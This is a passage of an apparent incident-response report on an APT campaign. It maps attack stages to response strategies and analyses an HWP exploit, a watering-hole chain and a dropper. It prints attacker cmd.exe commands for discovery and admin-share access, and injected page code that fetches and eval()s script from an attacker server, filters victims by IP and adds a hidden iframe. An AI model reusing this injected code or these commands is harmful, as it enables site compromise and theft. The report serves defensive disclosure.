cmd.exe /c "netstat -ano | find “LIST” 〉 "%s" 2〉&1" edg173F.tmp
cmd.exe /c "query session 〉 "%s" 2〉&1" edg173F.tmp
```

**Response Strategy**

- Monitor commands and parameters

## H. Lateral Movement

1 Windows Admin Shares : Default Sharing on Windows

Moves to other systems on the same network through internal information collected by infected systems.

### Attempt to Access Other Systems Command

- cmd.exe /c "net use ₩₩**[Target IP or Domain]** **[Password]** /u:**[Account]** 〉"%s" 2〉&1" edg173F.tmp

### Response Strategy

- Use a different password for each system
- Disable remote access for administrator accounts
- If unnecessary, disable default sharing
- Monitor the security log's login success events (event ID 540, 4624) to identify abnormal logins
- Disable the administrator account and enable the administrator group account User Access Control (UAC)

# I. Collection

## 1 Data from Local System

Below is a list of information taken from companies an attacker has infiltrated successfully.

| Category | Information Stolen |
|---|---|
| System information | DB settings (ID, Password, Port, DB name)<br>System configuration<br>Web server settings file<br>Website certificate |
| Organization information | Organizational chart<br>Employee contact information<br>Duties log<br>Replacement training<br>Outcomes information<br>Personnel information<br>Business plans<br>Records of arriving/leaving work<br>Client list |
| Recent issues | Recent documents list<br>Covid-19 related documents<br>Favorites list<br>Outlook SendTo file list |
| Security-related information | Malware C2 server discovery list<br>Documents on actions in case of unauthorized insertion of Iframe |
| Log information | Web log<br>Browser log<br>File search log<br>Responder attack log |

**Response Strategy**

- Store sensitive information separately and set a password
- Consider setting up a Digital Rights Management (DRM) (enterprise document security solution)

2 Data from Network Shared Drive

An attacker collects information from an infected system with attacker's drive connected as a network drive. The drive volume name is 'Z', and folders for companies that were successfully infiltrated are managed separately.

**Saved Paths for each Infected Systems Saved on Attacker's Remote Drive**

Z:₩Object₩Web_HTTP₩Download₩[Computer Name][SYSTEM][1C0FD766B95F8F16]₩
Z:₩Object₩Web_HTTP₩Download₩[Computer Name][[Computer Name$][3E23A25825332107]₩
Z:₩Object₩Web_HTTP₩Download₩[Computer Name][SYSTEM][840E3A53C168637C]₩
Z:₩Object₩Web_HTTP₩Download₩[Computer Name][SYSTEM][0C52B42EBE5CA035]₩
Z:₩Object₩Web_HTTP₩Download₩[Computer Name][NETWORK SERVICE][27559E258E485B0A]₩
Z:₩Object₩Web_HTTP₩Download₩[Computer Name][User Name][4A19C87F0C72C409]₩
Z:₩Object₩Web_HTTP₩Download₩[Computer Name][SYSTEM][C7348219B03D9B0E]₩변조₩
Z:₩Object₩Web_HTTP₩Download₩[Computer Name][SYSTEM][C316637BF219515C]₩

**Response Strategy**

- Disable unnecessary network sharing and monitor changes
- Monitor files moved to network shares

3 Data Staged : Stage collected data in a file

Stage the result of executing the malware command to a file.

**Command Example**

cmd.exe /c [Command to execute] 〉edg173F.tmp

**Response Strategy**

- Monitor suspicious log files (.tmp) in the TEMP directory that malware uses to store command execution results
- Install anti-virus software and enable real-time detection

## J. Command and Control

[1] Standard Cryptographic Protocol: Remote control malware uses RC4 algorithm to encrypt data
[2] Multi-Stage Channels: Attackers use various C2 points to deliver commands to malware
[3] Connection Proxy : The C2 server of malware acts as a proxy to perform remote control
[4] Remote File Copy: Remote Control create and exfiltrates files from C2 through command

[5] Custom Cryptographic Protocol: Downloaders encrypt data using custom encryption algorithms
[6] Multilayer Encryption: Downloaders use HTTPS and custom encryption algorithms

[7] Data Encoding: Base64 and XOR for remote control, and custom encoding for downloaders.
[8] Data Obfuscation: Malware obfuscate data in ways such as encoding, encryption, and custom

[9] Commonly Used Port: Malware attempts to control commands using HTTP(80) and HTTPS(443)
[10] Standard Application Layer Protocol: Malware attempts to control using HTTP, HTTPS

Malware uses normal protocols and attempt malicious behavior across various points and stages without exposing malicious traffic in ways such as encoding, encryption, and obfuscation.

**Refer to Chapter 4 (Malware Analysis)**

**Response Strategy**

- Disable unnecessary ports and monitor changes
- Install anti-virus software and enable real-time detection
- Refer to **Chapter 4 (Malware Analysis)** and apply the principles to your company's situation to identify anomalies

## K. Exfiltration

1 Data Encryption: Remote control encrypts data with RC4 and downloaders encrypt with custom algorithm
2 Data Transfer Size Limits: Remote control divides data into 90KB chunks

3 Data Compressed: Remote control compresses certain files into the INFO-ZIP library and exfiltrates

4 Extensions Over Command and Control Channel: Malware exfiltrates files to C2 channels
5 Extensions Over Alternative Protocol: Malware attempts to collect files through network shares

Malware sends and receives data using encoding, encryption, and compression libraries.

**Refer to Chapter 4 (Malware Analysis)**

**Response Strategy**

- Install anti-virus software and enable real-time detection
- Monitor for continuous occurrence of fixed-size packets
- Refer to C**hapter 4 (Malware Analysis)** and apply the principles to your company's situation to identify anomalies

## L. Impact

1 Data Destruction: Remote control overwrites and deletes certain files through command so that they cannot be recovered.

The remote control command deletes the malware used and command execution results file beyond recovery to interfere with analysis and evade detection.

**Refer to Chapter 4 (Malware Analysis)**

**Response Strategy**

- Recommend regular backup for important files
- Install anti-virus software and enable real-time detection

# 4. Malware Analysis

The types of malware and normal programs that an attacker used to carry out an attack are as follow. The attacker used the 'net use' to copy and execute files with the attacker's drive connected remotely.

[Table 4-1] Remote Drive Pathy by File Used

| Type | Role | File Path by File Saved on Attacker's Remote Drive |
|---|---|---|
| Hwp file malware | initial intrusion | - |
| Spearphishing | Watering hole | - |
| Watering hole website | Check IP and Redirect | Z:₩대상정보₩[Victim]₩EK_Modify₩main_head_modify.asp |
| Dropper malware | Maintain persistence | Z:₩Tools₩Installers₩install_x86_online_0723_01-hyoju.exe<br>Z:₩Tools₩Installers₩[Victim]₩install.exe<br>Z:₩Tools₩Installer-10-11₩New-2020-01-29-Installer₩install-themida-x86.exe<br>Z:₩Tools₩Installers₩x64₩Outcome₩install_HKDB-10-11.exe<br>Z:₩Tools₩Installer-10-11₩New-2020-01-29-Installer₩install-themida-64.exe |
| Downloader malware | Download additional malware | Z:₩Tools₩LPEClient_x64.exe<br>Z:₩Tools₩LPEClient_x86.exe<br>Z:₩Object₩Web_HTTP₩Download₩[Victim] [[Victim]$] [FB3F7A0EE57CBC2C]₩LPEClient_x86.exe |
| Remote control | Execute command | - |
| Tool | DLL Injector | Z:₩Tools₩aDllMeloadTool1.0₩dllmenloadtool64.exe |
| Tool | Query check | Z:₩대상정보₩[Victim]₩EK-2020-03-₩Edward₩Proxy64.dll |
| Tool | Escalate privilege | Z:₩Tools₩2003_elevator₩CVE-2014-4113.exe |
| Tool | Escalate privilege | Z:₩Tools₩UACME₩LoaderW_x86.exe |
| Tool | Key logger | - |
| Web shell | Web shell | Z:₩Object₩Web_HTTP₩Download₩[Victim] [SYSTEM] [840E3A53C168637C]₩726_71112.cer |
| Everything | File search | Z:₩Tools-Kaspersky₩Hardindexing₩Everything.exe |
| Responder | Collect credential | Z:₩Tools-Kaspersky₩NTLM_Responder₩Responder.exe<br>Z:₩Tools-Kaspersky₩NTLM_Responder₩Responder.conf |
| Browsing HistoryView | Browser access history | Z:₩Tools-Kaspersky₩_Browsinghistroy₩browsinghistoryview-x64₩BrowsingHistoryView.exe |


# 1. Initial Infiltration

## A. HWP(Hangul Word Processor) Malware

When a user of a Hangul Word Processor program which has not been updated since February 2017 opens a HWP file containing malware, the recipient is immediately infected with malware and can be remotely controlled. To this end, attackers evade suspicion by including a message in the email body and planting malware in HWP files disguised as applications, additional documents, etc.


When malicious HWP documents are opened, malicious behavior begins from the exploit codecode at BIN0001.ps in the BinData area of the HWP document. The remotely-controlled malware is then injected into the 'explorer.exe' and operates in memory.

[Figure 4-1] HWP malware execution process



BIN0001.ps reads the memory of the hwp.exe process and searches for two specific data (0x8B68B727AEBDD87E and 'F0und3q9') within the BIN0002.bmp file. Based on this value, 32-bit and 64-bit remote control malware data encrypted with AES128 are then read, decrypted and executed according to each operating system environment.

[Figure 4-2] HWP malware Detailed Process



## B. Watering Hole

The attacker disguised the body of the email as a request for a quote on a product and sent a spearphishing email to the sales representative. In order to carry out the attack, the attacker encourages the victim to access certain homepages using Internet Explorer, presumably because Internet Explorer is no longer updated, and the attacker is taking advantage of already disclosed vulnerabilities.


It was confirmed that the final remote control malware was downloaded due to the watering hole attack over four stages.. The roles purpose and URLs for each stage are as follows.

[Table 4-2] Watering Hole Attack Process

| Stage | Type | Purpose | Access Attempt URL |
|---|---|---|---|
| 1 | Spearphishing | Direct to watering hole | http://www.[Normal site].com |
| 2 | [Normal site]'s modified main page | Verify IP and redirect | https://[Normal site2].com/product/sublist3.asp?id=9876 |
| 3 | Malware installed on [Normal site2] | Verify URL and download additional malware | https://www.[Attacker' server].com:443/uploads/index.asp?id=9876 |
| 4 | [Attacker's server] | Distribute malware | - |

In the first stage, spearphishing leads to access to the modified main page in stage 2. Subsequent IPs are then redirected to the page in stage 3 only if they are accessed from the target IP band. The malware that injected into the IIS-related service, w3svc, to control HTTP packets is running on the server hosting the homepage in stage 3. The 'sublist3.asp' does not actually exist and the malware receives it instead, which is used for protocol, domain, port, page, and parameter verification. If verification is successful, additional malware will be downloaded from the server deployed by the attacker. It was confirmed that at the time of the actual attack, the attacker maintained the modified main page in stage 2 for only three hours after sending the email. of the second stage of the modulated main page after sending mail.

[Figure 4-3] Watering hole process



The main page or JavaScript files shown below were modified and a malicious script inserted in the normal sites exploited in watering hole attacks. There are three types of malicious scripts obtained through analysis.

[Table 4-3] Watering hole page types

| Type | Modified Source Code |
|---|---|
| Watering hole page type 1 (Run additional script) | `var xmlHttp = new XMLHttpRequest();`<br>`var URL = "https://www.[redacted]/main.asp"`<br>`var paramPost = "page=[redacted]&signKey=starter";`<br>`var returnScript = "", newScript="";`<br><br>`xmlHttp.open("POST", URL ,true);`<br>`xmlHttp.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");`<br>`xmlHttp.onreadystatechange = function(){`<br>`if(this.readyState === XMLHttpRequest.DONE && this.status === 200){`<br>`returnScript = xmlHttp.responseText;`<br>`eval(returnScript);`<br>`}`<br>`}`<br>`xmlHttp.send(paramPost);` |
| Watering hole page type 2 (Verify IP and Redirect) | `Dim ip`<br>`ip = Request.ServerVariables("HTTP_CLIENT_IP")`<br>`If ip = "" Then`<br>`ip = Request.ServerVariables("HTTP_X_FORWARDED_FOR")`<br>`If ip = "" Then`<br>`ip = Request.ServerVariables("REMOTE_ADDR")`<br>`End If`<br>`End If`<br><br>`If MD5(Left(ip, 10)) = "9892[redacted]799a971fc7" Or`<br>`MD5(Left(ip, 11)) = "b3a4f1e[redacted]539e94" Or`<br>`MD5(Left(ip, 11)) = "8f2277e[redacted]c1191f" Or`<br>`MD5(Left(ip, 12)) = "539a85e[redacted]86add1" Or`<br>`MD5(Left(ip, 9)) = "69d16280118[redacted]246" Then`<br><br>`<script language='javascript'>`<br>`{vOd5bN=unescape('%20%5E%15%1F/%21_%02D56X%02%0Fjf%0D%1F%0C0%25%5C%13J1`<br>`</script>` |
| Watering hole page type 3 (Redirect) | `<iframe src='http:/[redacted].com/product\\index.html' width='60' height='1' frameborder='0'></iframe>` |

## 2. Maintaining Persistence

The malicious code used for the initial compromise installs additional malware through a command so that the malware is executed even when the computer reboot. The additional malware can be executed e ven after through the startup program, registry, and service registration.

### A. Dropper


Dropper malware performs two functions depending on the options. [-s] option and [-g] option have two functions; collecting/transmitting service list and dropping and executing remote-controlled malware are performed according to each option. The [-g] option receives two parameters and the [-s] option receives five parameters.

[Figure 4-4] Dropper malware execution options


1 [-g] Options : Gather registry information

The [-g] option gathers a complete list of services from the netsvcs group within the infected system. The n, the malware returns a list of services that are not currently used in the system, and the attacker selects one of these service names and uses them as a parameter in the –s option.

[Figure 4-5] Dropper malware [-g] option



The [–g] option is executed by the initially installed remote control, the actual command executed by the attacker is shown below.

[FIgure 4-6] Dropper malware -g option execution command

```
cmd.exe /c "[Malicious Code Path] -g > "%s" 2>%1" [Command Result File]
```

Malware collects a complete list of services existing in the netsvcs group, compares them with the list of services registered in the current system, selects a service name that is not in use and then uses it as the service name of the malware. The list of netsvcs group service names varies by system, and each registry location is as follows.

[Table 4-4] Registry path referenced through -g option

| Role | Path |
|---|---|
| List of services registered in current system | HKLM₩SYSTEM₩CurrentControlSet₩Services, [ServiceName] |
| List of all services on netsvcs group | HKLM₩SOFTWARE₩Microsoft₩Windows NT₩CurrentVersion₩Svchost, netsvcs |


2 [-s] Option : Drop and execute remotely-controlled malware

Dropper malware has three types of resource encrypted with RC4. First, using the RC4 key received as the 5th parameter, the C2 List resource is decrypted and created into a file. Subsequently, the injector resources are decrypted and registered as a service using the 3rd and 4th parameters. The remote control resource is saved as a file in an encrypted state, which is decrypted and injected into the 'svchost.exe' when the injector is run. Finally, remote-controlled malware attempts command control by reading the C2 List file.

[Table 4-5] Resource list included in dropper

| Resource ID | Filename | Type | Role |
|---|---|---|---|
| 160 | perf91nc.inf | C2 List | C&C address list and execution-related option |
| 161 | [4th Parameter].dll | Injector | Decrypt and load perfcon.dat file |
| 162 | perfcon.dat | Remote control | Reference perf91nc.inf file and connect to C2 server |

[Figure 4-7] Dropper malware [-s] option execution command



3 Resource 160 : perf91nc.inf (C2 List)

Resource 160 is a file that has a C2 server list and set values required for execution. Remote-controlled malware reads this file and attempts to connect. The file size is fixed at 0x2EE0.

[Table 4-6] perf91nc.inf File Structure

| Offset | Value | Role |
|---|---|---|
| 0x0~0x7 | ID | Infected device's ID |
| 0x620~0x1A6F | C2 page list | Command & control page (max 10) |
| 0x1A70~0x2EBF | Process, command or file | Default execution process or library (max 10) |
| 0x2EC0 | Flag | Command or additional file execution Flag |
| 0x2ECC | Time (Second) | Malware start time or executed time |
| 0x2ED0 | Time (Minute) | Malware execution cycle |
| 0x2ED4 | Time (Minute) | Malware start time |
| 0x2ED8 | Flag | Flag to mark malware start time |


4 Resource 161 : [4th Parameter].dll (injector)

Take 4th Parameter of the file name associated with the service name of the unused netsvcs group found through [-g] option and create that name as a file name. To disguise itself further, the malware finds the 'svchost.exe' where the netsvcs service is running and injects data decrypted from the perfcon.dat file.

[Table 4-7] Log file path and content generated by [Factor 4].dll file

| Stage | Description |
|---|---|
| Log file path | C:₩Windows₩Temp₩services_dll.log |
| Malicious activity start log | Start ... |
| Remote-controlled malware injection | GetReflectiveLoaderOffset : 1:1 |

[Figure 4-8] Detailed process of injector malware action





5 Resource 162 : perfcon.dat (remote-controlled malware)

The remote-controlled malware is described in detail in **3. Final remote control.**

## B. Downloader

